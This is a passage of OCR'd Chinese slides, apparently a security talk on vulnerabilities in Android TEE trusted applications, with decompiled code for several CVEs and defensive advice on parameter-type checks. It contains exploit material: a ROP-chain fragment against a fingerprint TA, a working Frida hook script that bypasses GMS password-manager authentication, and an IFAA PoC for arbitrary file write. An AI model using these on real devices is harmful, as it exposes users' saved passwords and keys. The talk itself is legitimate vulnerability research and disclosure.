                if op1.type == ARM64_OP_REG:
```

无状态 Fuzzing?



序列化请求



预先执行并保存上下文（基于快照）

CVE-2022-32602 (1)

```
{
  v23 = TEE_RpmbOpenSession_9080(8u);
  if ( v23 == -1 )
  {
    res = -65536;
    ((void (__fastcall *)(const char *))log_print)("[KI_TA] ERROR:");
    ((void (__fastcall *)(const char *))log_print)("[KI] TEE_RpmbOpenSession() fails!\n");
    ((void (__fastcall *)(char *))log_print)("\n");
  }
  else
  {
    ((void (__fastcall *)(const char *))log_print)("[KI_TA] INFO:");
    ((void (*)(const char *, ...))log_print)("[KI] TEE_RpmbOpenSession() done!\n, rpmbSession = %d\n", v23);
    ((void (__fastcall *)(char *))log_print)("\n");
    v24 = tlApiMalloc(mInputSize2 + 4, 0);
    *v24 = mInputSize2;
    memcpy_((int)(v24 + 1), (unsigned int)v21, v20);
    v25 = sub_9E94(v23, v24, v20 + 4, &v47);
    if ( (_DWORD)v47 )
    {
      ((void (__fastcall *)(const char *))log_print)("[KI_TA] ERROR:");
      ((void (*)(const char *, ...))log_print)(
        "[KI] TEE_RpmbWriteData(%d) fails: teeResult = %d, result = %d\n",
        v23,
        v25,
        (_DWORD)v47);
      ((void (__fastcall *)(char *))log_print)("\n");
    }
    res = sub_90C8(v23);
    if ( !res )
    {
      ((void (__fastcall *)(const char *))log_print)("[KI_TA] INFO:");
      ((void (__fastcall *)(const char *))log_print)("[KI] tl_keyblock_write_to_RPMB ends\n");
      ((void (__fastcall *)(char *))log_print)("\n");
      tlApiFree(mInput3);
      ((void (__fastcall *)(const char *))log_print)("[KI_TA] INFO:");
      ((void (*)(const char *, ...))log_print)(
        "TZCMD_DRMKEY_STORE_KB end, nOutputSize: %d",
        (*params)[1].memref.size);
      ((void (__fastcall *)(char *))log_print)("\n");
      return res;
    }
    ((void (__fastcall *)(const char *))log_print)("[KI_TA] ERROR:");
    ((void (*)(const char *, ...))log_print)("[KI] TEE_RpmbCloseSession(%d) fails: teeResult = %d\n", v23, res);
```

CMD13

Store keyblock to RPMB

CVE-2022-32602 (2)

```
46      v8 = 0;
47      memcpy_((int)v18, (unsigned int)v6, 0x58u);
48      while ( 1 )
49      {
50        v10 = v18[3];
51        ((void (__fastcall *)(const char *))log_print)("[KI_TA] INFO:");
52        v11 = v18[0];
53        v12 = v10 + 96;
54        ((void (__fastcall *)(const char *, int, int))log_print)(
55          "encryptDrmHeader.drmKeyID=%d, keyID=%d\n",
56          v18[0],
57          mInput);
58        ((void (__fastcall *)(char *))log_print)("\n");
59        ((void (__fastcall *)(const char *))log_print)("[KI_TA] INFO:");
60        ((void (*)(const char *, ...))log_print)("SZ_DRMKEY_HEADER_SIZE=0x%x,\n", 80);
61        ((void (__fastcall *)(char *))log_print)("\n");
62        ((void (__fastcall *)(const char *))log_print)("[KI_TA] INFO:");
63        ((void (*)(const char *, ...))log_print)("encryptDrmHeader.encDrmKeySize=0x%x\n", v10);
64        ((void (__fastcall *)(char *))log_print)("\n");
65        ((void (__fastcall *)(const char *))log_print)("[KI_TA] INFO:");
66        ((void (*)(const char *, ...))log_print)("SZ_DRMKEY_SIG=0x%x\n", 16);
67        ((void (__fastcall *)(char *))log_print)("\n");
68        if ( v11 == mInput )
69          break;
70        ((void (__fastcall *)(const char *))log_print)("[KI_TA] INFO:");
71        v9 = v6;
72        v6 += v12;
73        ((void (*)(const char *, ...))log_print)("bf p=0x%p, keyblockLeng=%d\n", v9, v10 + 96);
74        ((void (__fastcall *)(char *))log_print)("\n");
75        ((void (__fastcall *)(const char *))log_print)("[KI_TA] INFO:");
76        ++v8;
77        ((void (*)(const char *, ...))log_print)("af p=0x%p, keyblockLeng=%d\n", v6, v10 + 96);
78        ((void (__fastcall *)(char *))log_print)("\n");
79        if ( v15 == v8 )
80        {
81          ((void (__fastcall *)(const char *))log_print)("[KI_TA] INFO:");
82          ((void (*)(const char *, ...))log_print)("keyindex=%d\n", -1);
83          ((void (__fastcall *)(char *))log_print)("\n");
84          goto LABEL_11;
85        }
86        memcpy_((int)v18, (unsigned int)v6, 0x58u);
```

CMD 12

TA 的攻击面分析

TA 攻击面


1
类型混淆
2
内存破坏
3
未授权访问
4
整数溢出
5
后门或测试指令
6
信息泄露
7
条件竞争
8
文件操作
9
未初始化变量
10
逻辑漏洞

类型混淆

Global Platform 规范采用 TEE_Param 结构封装请求数据，开发者需自行校验外部输入的参数类型是否合法

Constant Name	Equivalent on Client API	Constant Value
TEE_PARAM_TYPE_NONE	TEEC_NONE	0
TEE_PARAM_TYPE_VALUE_INPUT	TEEC_VALUE_INPUT	1
TEE_PARAM_TYPE_VALUE_OUTPUT	TEEC_VALUE_OUTPUT	2
TEE_PARAM_TYPE_VALUE_INOUT	TEEC_VALUE_INOUT	3
TEE_PARAM_TYPE_MEMREF_INPUT	TEEC_MEMREF_TEMP_INPUT or TEEC_MEMREF_PARTIAL_INPUT	5
TEE_PARAM_TYPE_MEMREF_OUTPUT	TEEC_MEMREF_TEMP_OUTPUT or TEEC_MEMREF_PARTIAL_OUTPUT	6
TEE_PARAM_TYPE_MEMREF_INOUT	TEEC_MEMREF_TEMP_INOUT or TEEC_MEMREF_PARTIAL_INOUT	7

TA 的类型混淆

- 无一幸免。只要厂商的 TA 遵循了 Global Platform 规范，总有一个或多个 TA 存在该漏洞
- 该漏洞的漏洞发现和修复都很简单，但影响大，能被直接漏洞利用的概率高，存在该漏洞的 TA 多

我认为的根本原因：

- TEE 授予了开发者过大的权限，将 TA 接受和处理外部参数类型的危险能力授予了开发者
  - 从开发效率和易用性上看，这种策略没有问题
  - 但对开发者的要求过高。如果开发者没有很好的理解 TA 请求中的参数类型或单纯的疏忽，采用了不安全的方式处理外部输入，就会造成很严重的安全问题。

CVE-2023-20652

```
  case 8:
    logprint_AEAC("[KI_TA] INFO:");
    logprint_AEAC("TZCMD_DRMKEY_DECRYPT start");
    logprint_AEAC("\n");
    param1_buffer = (*params)[1].memref.buffer;
    keyid = param1_buffer[3];
    keypair_index_15474 = param1_buffer[4];
    logprint_AEAC("[KI_TA] INFO:");
    logprint_AEAC("pInput           = %p", (*params)[0].memref.buffer);
    logprint_AEAC("\n");
    logprint_AEAC("[KI_TA] INFO:");
    logprint_AEAC("nInputSize       = %d", (*params)[0].memref.size);
    logprint_AEAC("\n");
    logprint_AEAC("[KI_TA] INFO:");
    logprint_AEAC("keyId            = %d", keyid);
    logprint_AEAC("\n");
    logprint_AEAC("[KI_TA] INFO:");
    logprint_AEAC("keypair_index = %d", keypair_index_15474);
    logprint_AEAC("\n");
    if ( !(*params)[0].memref.buffer || (v31 = (*params)[0].memref.size) == 0 )
    {
BEL_72:
      v7 = -65530;
      logprint_AEAC("[KI_TA] ERROR:");
      logprint_AEAC("input buffer is NULL!");
      logprint_AEAC("\n");
      return v7;
    }
    if ( v31 > 0x4000 )
    {
BEL_74:
      v7 = -65530;
      logprint_AEAC("[KI_TA] ERROR:");
      logprint_AEAC("input buffer size exceeds limit!");
      logprint_AEAC("\n");
      return v7;
    }
    v7 = TEE_checkMemoryAccess_AAEC(5, (*params)[0].memref.buffer, v31);
    if ( v7 )
    {
BEL_85:
      logprint_AEAC("[KI_TA] ERROR:");
      logprint_AEAC("wrong input access rights!");
      logprint_AEAC("\n");
      return v7;
    }
    v7 = TEE_checkMemoryAccess_AAEC(6, (*params)[1].value.a, (*params)[1].memref.size);
    if ( v7 )
```

Too late

防护 TA 的类型混淆漏洞：建议的开发方式

- TA 在获取外部输入时，需要校验 ParamTypes 以及调用 TEE_CheckMemoryAccess 函数防止非法输入

更通用的办法：

- 可将外部输入参数的类型校验功能封装为 SDK，限制外部传入的参数类型只能为共享缓冲区
  - 即，收回开发者对于 TA 参数校验的能力
  - 限制开发者只能从共享缓冲区中读取数据
  - 该策略对开发无任何影响，但能极大的提高 TA 的安全性

内存破坏：指纹 TA

```
int v9; // r0
int v10; // r4
char v11[4]; // [sp+0h] [bp-48h] BYREF
char v12[4]; // [sp+4h] [bp-44h] BYREF
_DWORD v13[11]; // [sp+8h] [bp-40h] BYREF
int v14; // [sp+44h] [bp-4h]

v14 = v3;
if ( mpara0_buffer )
{
  memcpy_BB0AA(v11, mpara0_buffer, mpara0_size);
  if ( mpara1_buffer != [redacted] )
  {
    if ( mpara1_buffer <= [redacted] )
    {
      if ( mpara1_buffer == [redacted] )
        return 0;
      goto LABEL_10;
```

```
buffer0[17] = gadgets_pop_r6_pc | 1;
buffer0[18] = base_addr + 0x32E1E0;          // Leak data
buffer0[19] = gadgets_ldr_r0_r6_pop_r3_r4_r5_r6_r7_pc | 1;

buffer0[20] = 3;
buffer0[21] = 4;
buffer0[22] = 5;
buffer0[23] = 6;
buffer0[24] = 7;
buffer0[25] = gadgets_movs_r1_r0_pop_r5_pc | 1;

buffer0[26] = 5;
buffer0[27] = gadgets_pop_r0_r7_pc | 1;

buffer0[28] = STR_TEE_Panic;
buffer0[29] = 7;
buffer0[30] = printf_ptr | 1;

op.paramTypes = TEEC_PARAM_TYPES(7,3,0,0);

int CMD_ID = [redacted]

res = TEEC_InvokeCommand(&sess, CMD_ID, &op, &err_origin);
```

指纹 TA：攻击指纹匹配度

```
089A1A                  BGT             loc_89A84
089A1C                  LDR.W           R3, [R1,#(image_threshold_32E1E0 - 0x32E0D0)]
089A20                  CMP             R0, R3
089A22                  BLT             loc_89AC0
089A24
089A24 loc_89A24                                    ; CODE XREF: sub_8958+476↑j
```

```
032E1DC                                             ; sub_8D0DC+62↑r .
032E1E0 image_threshold_32E1E0 % 4                  ; DATA XREF: sub_8
032E1E0                                             ; sub_8C138+7C↑r .
032E1E4 dword_32E1E4     % 4                        ; DATA XREF: sub_8
032E1E4                                             ; sub_8AEC0+88↑r .
032E1E8 dword_32E1E8     % 4                        ; DATA XREF: sub_8
```

In memory: 37

信息泄露

- 通过漏洞泄露：

```
1 __int64 __fastcall (__int64 param1_buffer, unsigned int param1_buffer_size)
2 {
3   return memmove_s(param1_buffer, param1_buffer_size + 1, (__int64)&image_data_718FA0, param1_buffer_size);
4 }
```

- 通过 Log 泄露：（检查 `/proc` 目录 或 `cat /proc/kmsg`）：
  - 基于 OP-TEE 的 TEE
  - Kinibi
  - TEEGris

```
:/ # cat /proc/kmsg |grep tee
461.070909]  (4)[198:tee_log]      : 104(5)|.   ASLR 1801, UUID .      -0000-0000-0000-000000000000, code offset 0x00093000, mclib offset 0x07ea7000
461.081905]  (3)[198:tee_log]      : 1801(4)|[.        ] tlMain(): main... May 17
```

- Log 被加密或者关闭了？ 检查 `/proc` 和 `/vendor`，可能有彩蛋

逻辑漏洞：提取手机中用户保存的明文密码

KeyStore: https://developer.android.com/training/articles/keystore

Android 密钥库系统

利用 Android 密钥库系统，您可以在容器中存储加密密钥，从而提高从设备中提取密钥的难度。在密钥进入密钥库后，可以将它们用于加密操作，而密钥材料仍不可导出。此外，它提供了密钥使用的时间和方式限制措施，例如要求进行用户身份验证才能使用密钥，或者限制为只能在某些加密模式中使用。如需了解详情，请参阅安全功能部分。

密钥库系统由 Android 4.0（API 级别 14）中引入的 `KeyChain` API、Android 4.3（API 级别 18）中引入的 Android 密钥库提供程序功能以及作为 Jetpack 的一部分提供的 Security 库使用。本文介绍何时以及如何使用 Android 密钥库提供程序。

安全功能

Android 密钥库系统可以保护密钥材料免遭未经授权的使用。首先，Android 密钥库可以防止从应用进程和 Android 设备中整体提取密钥材料，从而避免了在 Android 设备之外以未经授权的方式使用密钥材料。其次，Android 密钥库可以让应用指定密钥的授权使用方式，并在应用进程之外强制实施这些限制，从而避免了在 Android 设备上以未经授权的方式使用密钥材料。

逻辑漏洞：提取手机中用户保存的明文密码

提取防范

Android 密钥库密钥使用两项安全措施来避免密钥材料被提取：

- 密钥材料永不进入应用进程。通过 Android 密钥库密钥执行加密操作时，应用会在后台将待签署或验证的明文、密文和消息馈送到执行加密操作的系统进程。如果应用进程受到攻击，攻击者也许能使用应用密钥，但无法提取密钥材料（例如，在 Android 设备以外使用）。
- 您可以将密钥材料绑定至 Android 设备的安全硬件，例如可信执行环境 (TEE) 和安全元件 (SE)。为密钥启用此功能时，其密钥材料永远不会暴露于安全硬件之外。如果 Android 操作系统受到攻击或者攻击者可以读取设备内部存储空间，攻击者也许能在 Android 设备上使用任意应用的 Android 密钥库，但无法从设备上提取这些数据。只有设备的安全硬件支持密钥算法、分块模式、填充方案和密钥有权配合使用的摘要的特定组合时，才可启用此功能。要检查是否为密钥启用了此功能，请获取密钥的 `KeyInfo` 并检查 `KeyInfo.isInsideSecurityHardware()` 的返回值。

逻辑漏洞：提取手机中用户保存的明文密码

模式1：不使用身份验证去加解密

- 只用于保存非核心的数据
- 攻击者提权到该应用的权限后，能以该应用的身份请求 Keystore 解密该应用的所有加密数据

```
KeyPairGenerator keyPairGenerator = KeyPairGenerator.getInstance( algorithm: "RSA",  provider: "AndroidKeyStore");
AlgorithmParameterSpec spec;
Calendar start = Calendar.getInstance();
Calendar end = Calendar.getInstance();
end.add(Calendar.YEAR,  amount: 999);
spec = new KeyGenParameterSpec.Builder(keyAlias,  purposes: KeyProperties.PURPOSE_ENCRYPT | KeyProperties.PURPOSE_DECRYPT)
        .setDigests(KeyProperties.DIGEST_SHA512)
        .setEncryptionPaddings(KeyProperties.ENCRYPTION_PADDING_RSA_PKCS1)
        .setCertificateNotBefore(start.getTime())
        .setCertificateNotAfter(end.getTime())
        .build();
keyPairGenerator.initialize(spec);
keyPairGenerator.generateKeyPair();

KeyStore.Entry entry = keyStore.getEntry(keyAlias,  protParam: null);
if (entry instanceof KeyStore.PrivateKeyEntry) {
    PublicKey publicKey = ((KeyStore.PrivateKeyEntry) entry).getCertificate().getPublicKey();
    Cipher cipher = Cipher.getInstance("RSA/ECB/PKCS1Padding");
    cipher.init(Cipher.ENCRYPT_MODE, publicKey);
    encodeData = cipher.doFinal(data);
}

if (encodeData != null){
    entry = keyStore.getEntry(keyAlias,  protParam: null);
    if (entry instanceof KeyStore.PrivateKeyEntry) {
        PrivateKey privateKey = ((KeyStore.PrivateKeyEntry)entry).getPrivateKey();
        Cipher cipher = Cipher.getInstance("RSA/ECB/PKCS1Padding");
        cipher.init(Cipher.DECRYPT_MODE, privateKey);
        decodeData = cipher.doFinal(encodeData);
    }
}
```

Generate RSA public/private key

encrypt the data

decrypt the data

逻辑漏洞：提取手机中用户保存的明文密码

密钥使用授权

为了避免在 Android 设备上以未经授权的方式使用密钥，在生成或导入密钥时，Android 密钥库会让应用指定密钥的授权使用方式。一旦生成或导入密钥，其授权将无法更改。然后，每次使用密钥时，都会由 Android 密钥库强制执行授权。这是一项高级安全功能，通常仅用于有以下要求的情形：在生成/导入密钥后（而不是之前或当中），应用进程受到攻击不会导致密钥以未经授权的方式使用。

支持的密钥使用授权分为以下几类：

- 加密：授权密钥算法、运算或目的（加密、解密、签署、验证）、填充方案、分块模式以及可与密钥搭配使用的摘要；
- 时间有效性间隔：密钥获得使用授权的时间间隔；
- 用户身份验证：密钥只能在用户最近进行身份验证时使用。请参阅要求进行用户身份验证才能使用密钥。

作为一项额外的安全措施，对于密钥材料位于安全硬件内的密钥（请参阅 `KeyInfo.isInsideSecurityHardware()`），某些密钥使用授权可能会由安全硬件强制执行，具体取决于 Android 设备。加密和用户身份验证授权可能由安全硬件强制执行。由于安全硬件一般不具备独立的安全实时时钟，时间有效性间隔授权不可能由其强制执行。

您可以使用 `KeyInfo.isUserAuthenticationRequirementEnforcedBySecureHardware()` 查询密钥的用户身份验证授权是否由安全硬件强制执行。

逻辑漏洞：提取手机中用户保存的明文密码

要求进行用户身份验证才能使用密钥

生成密钥或将密钥导入到 `AndroidKeyStore` 时，您可以指定仅授权经过身份验证的用户使用密钥。用户使用安全锁定屏幕凭据（图案/PIN 码/密码、指纹）的子集进行身份验证。

这是一项高级安全功能，通常仅用于有以下要求的情形：在生成/导入密钥后（而不是之前或当中），应用进程受到攻击不会导致密钥被未经身份验证的用户使用。

如果仅授权经过身份验证的用户使用密钥，可将密钥配置为以下列两种模式之一运行：

- 经过身份验证的用户可以在一段时间内使用密钥。在用户解锁安全锁定屏幕或使用 `KeyguardManager.createConfirmDeviceCredentialIntent` 流确认其安全锁定屏幕凭据后，即授权其使用此模式中的所有密钥。每个密钥的授权持续时间各不相同，并由 `setUserAuthenticationValidityDurationSeconds` 在密钥生成或导入时指定。此类密钥只有在启用了安全锁定屏幕的情况下才能生成或导入（请参阅 `KeyguardManager.isDeviceSecure()`）。在安全锁定屏幕停用（重新配置为“无”、“滑动”或不验证用户身份的其他模式）或被强制重置（例如由设备管理员执行）时，这些密钥将永久失效。
- 用户身份验证会授权与某一密钥关联的特定加密操作。在此模式中，涉及此类密钥的每个操作都必须由用户单独授权。目前，此类授权的唯一方式是指纹身份验证：`FingerprintManager.authenticate`。此类密钥只有在至少注册一个指纹的情况下才能生成或导入（请参阅 `FingerprintManager.hasEnrolledFingerprints`）。一旦注册新指纹或取消注册所有指纹，这些密钥将永久失效。

逻辑漏洞：提取手机中用户保存的明文密码

从功能和使用效果上划分，我将 Keystore 的用户身份认证策略划分为 2 种：

1. 用户校验指纹或 Pin 码，TA 返回 true 或 false 的校验结果并保存当前授权的时间
   - 之后用户再触发数据解密时，TA 会校验一次最近的授权时间，超过一定毫秒就认定非法（如500，1000），只有合法才会解密数据，之后返回解密结果给 REE 的 CA

2. 用户校验指纹或 Pin 码:
   - 如果校验通过，触发 onAuthenticationSucceeded 回调，TEE 返回被二次加密过的解密密钥给 REE，REE 层把解密密钥和密文发送给 TEE 从而解密数据

这 2 种策略的核心都发生在 TEE。REE 层无法 Hook 或干扰，从而保证在 REE 沦陷的情况下用户的数据仍然安全

逻辑漏洞：提取手机中用户保存的明文密码

很好的Demo：https://github.com/stevenocean/UnpasswdDecrypt

```
public void generateKey(View view) throws NoSuchProviderException, NoSuchAlgorithmException, IO

    // AES + CBC + PKCS7
    final KeyGenerator generator = KeyGenerator.getInstance(KeyProperties.KEY_ALGORITHM_AES,
    mKeyStore.load( param: null);
    generator.init(new KeyGenParameterSpec.Builder( keystoreAlias: "FirstWallet",
            purposes: KeyProperties.PURPOSE_ENCRYPT | KeyProperties.PURPOSE_DECRYPT)
            .setUserAuthenticationRequired(true)
            .setBlockModes(KeyProperties.BLOCK_MODE_CBC)
            .setEncryptionPaddings(KeyProperties.ENCRYPTION_PADDING_PKCS7)
            .build());

    // Generate (symmetric) key, and store to KeyStore
    final SecretKey sk = generator.generateKey();
    Toast.makeText( context: this, String.format("Generate key success %s, %s", sk.getAlgorithm(),
}
```

逻辑漏洞：提取手机中用户保存的明文密码

```
public void decryptWithFingerprint(View view) throws CertificateException, NoSuchAlgorithmException, IOException, Unrecov

    mKeyStore.load( param: null);
    final SecretKey sk = (SecretKey) mKeyStore.getKey( alias: "FirstWallet",  password: null);
    if (null == sk) {
        Toast.makeText( context: this,  text: "Can not get key", Toast.LENGTH_LONG).show();
        return;
    }

    final Cipher cipher = Cipher.getInstance(KeyProperties.KEY_ALGORITHM_AES + "/" + KeyProperties.BLOCK_MODE_CBC + "/" +
    cipher.init(Cipher.DECRYPT_MODE, sk, new IvParameterSpec(mIV));

    // First need authenticate by fingerprint
    final FingerprintManager.CryptoObject cryptoObject = new FingerprintManager.CryptoObject(cipher);
    mFpManager.authenticate(cryptoObject,  cancel: null,  flags: 0, new FingerprintManager.AuthenticationCallback() {
        @Override
        public void onAuthenticationError(int errorCode, CharSequence errString) {
            super.onAuthenticationError(errorCode, errString);
            Toast.makeText( context: MainActivity.this,  text: "Fp auth error: " + errString, Toast.LENGTH_LONG).show();
        }

        @Override
        public void onAuthenticationHelp(int helpCode, CharSequence helpString) {
            super.onAuthenticationHelp(helpCode, helpString);
        }

        @Override
        public void onAuthenticationSucceeded(FingerprintManager.AuthenticationResult result) {
            super.onAuthenticationSucceeded(result);
            Toast.makeText( context: MainActivity.this,  text: "Fp auth succ", Toast.LENGTH_LONG).show();

            // Decrypt data by cipher
            final String encryptedWithBase64 = tvEncrypted.getText().toString();
            final byte [] encryptedBytes = Base64.decode(encryptedWithBase64, Base64.URL_SAFE);
            final Cipher cipher = result.getCryptoObject().getCipher();
            try {
                byte [] decryptedBytes = cipher.doFinal(encryptedBytes);
```

逻辑漏洞：提取手机中用户保存的明文密码

Android 中的自动填充服务： https://developer.android.com/guide/topics/text/autofill-services


每个 OEM 厂商均可实现自己的自动填充服务策略


本次分享中使用 Pixel 5a 做演示


逻辑漏洞：提取手机中用户保存的明文密码

issue-241204654: com.google.android.gms

看起来 GMS 使用了需要用户身份认证才能获得用户明文密码的安全策略，但实际呢？







逻辑漏洞：提取手机中用户保存的明文密码

GMS 在初始化密钥阶段并未设置 setUserAuthenticationRequired （true），故 GMS 实际上并没有使用“需要用户身份认证”的 API 来保存用户的明文密码，解密本地的密文并不需要通过指纹校验

之所以 UI 流程上看起来有指纹校验的步骤，只是因为 GMS 在 REE 层独立调用了指纹校验的 API，该校验的结果并不会影响 TEE 的解密策略

这意味着：

在 REE 沦陷的情况下攻击者可直接触发密文的解密策略，或者单纯篡改 REE 保存的指纹校验结果以执行解密策略

逻辑漏洞：提取手机中用户保存的明文密码

```
/* renamed from: y */
public final void m42660y() {
    if (this.f55424a.m42595h()) {
        this.f55426c.m54916l(Boolean.valueOf(true));
        return;
    }
    KeyguardManager keyguardManager = (KeyguardManager) getContext().getSystemService("keyguard");
    if (keyguardManager == null) {
        ((cifw) ((cifw) f55423d.m127964j()).m128085ac(1138)).m128096w("Failed to get the KeyguardManager service.");
    } else if (keyguardManager.createConfirmDeviceCredentialIntent(null, null) != null) {
        this.f55425b.m42627b(47041);
        aba aba = new aba();
        aba.f22a = getString(C0141R.string.pwm_device_credentials_authentication_title);
        aba.f23b = getString(C0141R.string.pwm_device_credentials_authentication_subtitle);
        aba.m36b();
        aba.m37c();
        new abc(this, ajx.m694a(requireContext()), new zdc(this)).m41b(aba.m35a());
    } else {
        C1227hi hiVar = new C1227hi(requireContext());
        hiVar.m14782r(C0141R.string.pwm_reset_saved_password_description);
        hiVar.m14776l(C0141R.string.common_settings, new zcz(this));
        hiVar.m14774j(C0141R.string.common_cancel, new zda(this));
        hiVar.m14785u(new zdb(this));
        hiVar.m14767c();
    }
}
```

Hook the function and make it return true

```
/* renamed from: h */
public final boolean m42595h() {
    long elapsedRealtime = SystemClock.elapsedRealtime();
    long j = this.f55333b;
    return elapsedRealtime >= j && elapsedRealtime - j <= f55332a;
}
```

```
var cus = function () {
  var targetClass = Java.use("vhm");
  targetClass.j.implementation = function(){
        console.log("vhm.j called.");
        return true;
  }
};

Java.perform(cus);
```

frida -U -l bypass.js -n com.google.android.gms.ui

即，System 权限便可提取本应由 TEE 保护的用户数据。

对于用户密码的防护等级明显不足

跳板

因为权限和调用方校验，目标 TA 无法被直接攻击

可通过攻击其他 TA 来进行攻击

Android 侧的普通App缺乏权限，无法跟 REE Driver 通信

可通过系统服务或预装应用暴露的接口完成攻击，如 IFAA

IFAA

- 部分 TA 因业务需要，并无任何权限限制。任意三方应用都可通过 Android 侧预置的 CA 暴漏的接口与目标 TA 通信，并不需要直接与 TEE Driver 通信
- https://ifaa.org.cn/bjc/file/1193e9120f0b11e9beb60242c0a82a17?download=true
- OEM 厂商需要自行实现 IFAA 的逻辑

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="31"
    android:versionName="12" android:compileSdkVersion="31" android:compileSdkVersionCodename="12"
    package="org.ifaa.aidl.manager" platformBuildVersionCode="31" platformBuildVersionName="12">
    <uses-sdk android:minSdkVersion="31" android:targetSdkVersion="30" />
    <application android:label="@string/app_name" android:persistent="true" android:extractNativeLibs="false">
        <service android:name="org.ifaa.aidl.manager.IfaaService" android:exported="true">
            <intent-filter>
                <action android:name="org.ifaa.aidl.manager.IfaaManagerService" />
            </intent-filter>
        </service>
    </application>
</manifest>
```

```
case 4:
    parcel.enforceInterface(str);
    byte[] createByteArray = parcel.createByteArray();
    byte[] processCmd = processCmd(createByteArray);
    parcel2.writeNoException();
    parcel2.writeByteArray(processCmd);
    parcel2.writeByteArray(createByteArray);
    return true;
```

```
Intent intent = new Intent();
intent.setComponent(new ComponentName( pkg: "org.ifaa.aidl.manager",  cls: "org.ifaa.aidl.manager.IfaaService"));
bindService(intent, serviceConnection, BIND_AUTO_CREATE);
```

```
private IBinder iBinder;
private ServiceConnection serviceConnection = new ServiceConnection() {
    @Override
    public void onServiceConnected(ComponentName name, IBinder service) {
        iBinder = service;

        Parcel request = Parcel.obtain();
        Parcel response = Parcel.obtain();
        request.writeInterfaceToken( interfaceName: "org.ifaa.aidl.manager.IfaaManagerService");


        byte[] cmd = new byte[0x1000];
        cmd[ ] =  ; //

        cmd[ ] = (byte) ;

        cmd[ ] =
        cmd[ ] = 0x41;
        cmd[ ] = 0x41;
        cmd[ ] = 0x41;

        cmd[ ] =  ;
        cmd[ ] =  ;
        cmd[ ] =  ;


        request.writeByteArray(cmd);

        try {
            iBinder.transact( code: 4, request, response,  flags: 0);
        } catch (RemoteException e) {
            e.printStackTrace();
        }

        response.readException();
```

向指定文件写入 AAA 的 PoC

该漏洞也支持读取任意文件，如支付密钥

文件操作

TEE中的数据存储

RPMB 和 SFS

保存在 SFS 中的数据

如指纹模板，因数据过大，通常使用 AES 加密后保存在 REE 的文件系统中，AES 的 Key 包括 UUID + HUK 等

攻击面

- Android 侧的攻击者虽然无法解密该数据，但能直接删除或修改原始文件的内容（修改的内容无法被 TA 正确读取）
- 默认的 OP-TEE 的文件操作 API 并不存在路径穿越漏洞。但部分厂商自行实现的 TEE 系统构建了自己的文件交互 API，甚至直接使用了 C/C++ 的文件操作函数，导致路径穿越漏洞重现
- 多实例 TA 对于同一个文件的操作可能存在条件竞争

TO DO

TO DO

- TEEOS 和 ATF 的模拟和 Fuzzing
- 借助 AI 提升 Fuzzing 的效率和数据变种的策略

Some New Findings

- MacOS 通用沙箱逃逸（10.15 – 14.0）
- 多个 MacOS Full Disk Access 提权（10.14 – 14.0）
- MacOS 本地提权
- etc.

